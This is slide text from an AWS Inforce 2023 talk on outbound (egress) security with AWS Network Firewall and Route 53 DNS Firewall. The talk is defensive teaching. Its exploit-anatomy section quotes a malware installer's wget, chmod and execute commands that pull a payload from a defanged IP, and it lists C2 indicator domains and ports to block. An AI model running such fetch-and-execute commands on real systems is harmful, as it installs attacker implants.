AWS Inforce JUNE 13 - 14, 2023 | ANAHEIM, CA

NIS305

Outbound security implementation with AWS Network Firewall & Route 53

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Agenda

What is egress security

Quick overview of AWS Network Firewall & Route 53 Resolver DNS Firewall

Why are AWS customers spending time on egress security?

Anatomy of an exploit

Robinhood's egress security journey, lessons learned, and best practices



What is egress security?




What is egress security?

Egress connections are network requests initiated by VPC workloads and destined for the internet




Typical web app architecture – Ingress






Typical web app architecture – Ingress






Typical web app architecture – Ingress





Typical web app architecture – Network egress



Internet

A short list of legitimate Internet destinations

Egress




Typical web app architecture – DNS egress

DNS authoritative servers


Egress DNS requests

Chi

Internet



Typical web app architecture – Egress






Typical web app architecture – DNS egress

Threat actor


Egress DNS requests



Internet




Typical web app architecture – Egress



Two separate paths to the internet

- 1. Route 53 Resolver
- 2. NAT gateway

Both need to be secured



AWS egress security services



AWS egress security services



Route 53 Resolver DNS Firewall

- Fully managed DNS firewall
- Block DNS queries for malicious domains
 - AWS managed threat intelligence



AWS Network Firewall

- Fully managed deep packet inspection firewall
- Write rules based on domains instead of just CIDRs
 - AWS managed threat intelligence

Network Firewall top use cases

Egress filtering

- Domain/FQDN Filtering
- DenyListing Known-Bad and AllowListing of Known-Good
 - FQDNs (HTTP, HTTPS, DNS)
 - CIDRs
 - ccTLDs
 - TLS JA3/S hashes
 - TLS Server Certs Fingerprint
 - Ports (1389, 4444, e.g.)
- Ensure ports are only used by their legitimate protocol
- Block vulnerable versions of TLS
- Block direct to IP communications

Environment segmentation

- VPC to VPC
- Prod to dev/dev to prod
- VPC to on-premises/onpremises to VPC

Intrusion prevention

- AWS Managed IDS/IPS rules
- Running IDS/IPS signatures from open source repositories and/or partners
- AWS managed IPS rules
- Auto block IPs seen brute forcing by GuardDuty





"The average time taken to fix critical vulnerabilities is 205 days"

WhiteHat Security




Lessons learned from Log4J CJ Moses, AWS CISO





LESSONS LEARNED

- 1 Limit outbound internet access of any kind
- 2 Keep all third-party products updated to their latest versions
- 3 Defense in depth
- 4 Logging
 - comprehensive inventory software usage









"If you really want to make my job difficult, implement egress filtering."

Fortune 10 Red Team Lead



Prevention

- Ransomware
- Software supply chain
- Increases detection opportunities



Visibility

- Misconfiguration detection
 - "Where are VPC endpoints not being used?"
- SOC enrichment
 - "What other systems reached out to this C2 domain?"
- Threat hunting/least frequency analysis
 - "Which destination IPs have the fewest number of my systems contacted?"





Installer

The implant and the rootkit were installed using shell command controlled server. This behaviour is similar to the installation pr

```
wget http://173.209.62[.]186:8765/installer -0 /var/tmp/installer
wget http://173.209.62[.]186:8765/a.dat -0 /var/tmp/usbd;
chmod +x /var/tmp/installer;
/var/tmp/installer -i /var/tmp/usbd
```



Direct to IP (no DNS resolution first)

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HTTP protocol over odd ports

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```



- 1. Direct to IP (no DNS resolution first)
- 2. HTTP protocol over odd ports

These behaviors are commonly seen in malware and unusual for legitimate applications, so we can safely block these with Network Firewall




Also resolving C2 domains via DNS


DNS Firewall can block these and has managed rules from Recorded Future on emerging known-bad domains

IOC	Comment
dgbyem[.]com	AlienReverse C&C domain
update[.]ankining[.]com	Mélofée C&C subdomain
www.data-yuzefuji.com	Mélofée C&C domain
ssm[.]awszonwork[.]com	Mélofée C&C subdomain
stock[.]awszonwork[.]com	CobaltStrike C&C subdomain
help[.]git1ab[.]com	HelloBot C&C subdomain
about[.]git1ab[.]com	StowAway and Winnti C&C subdomai
www[.]gitlab[.]com	Unknown usage
















How did the stager get here in the first place?

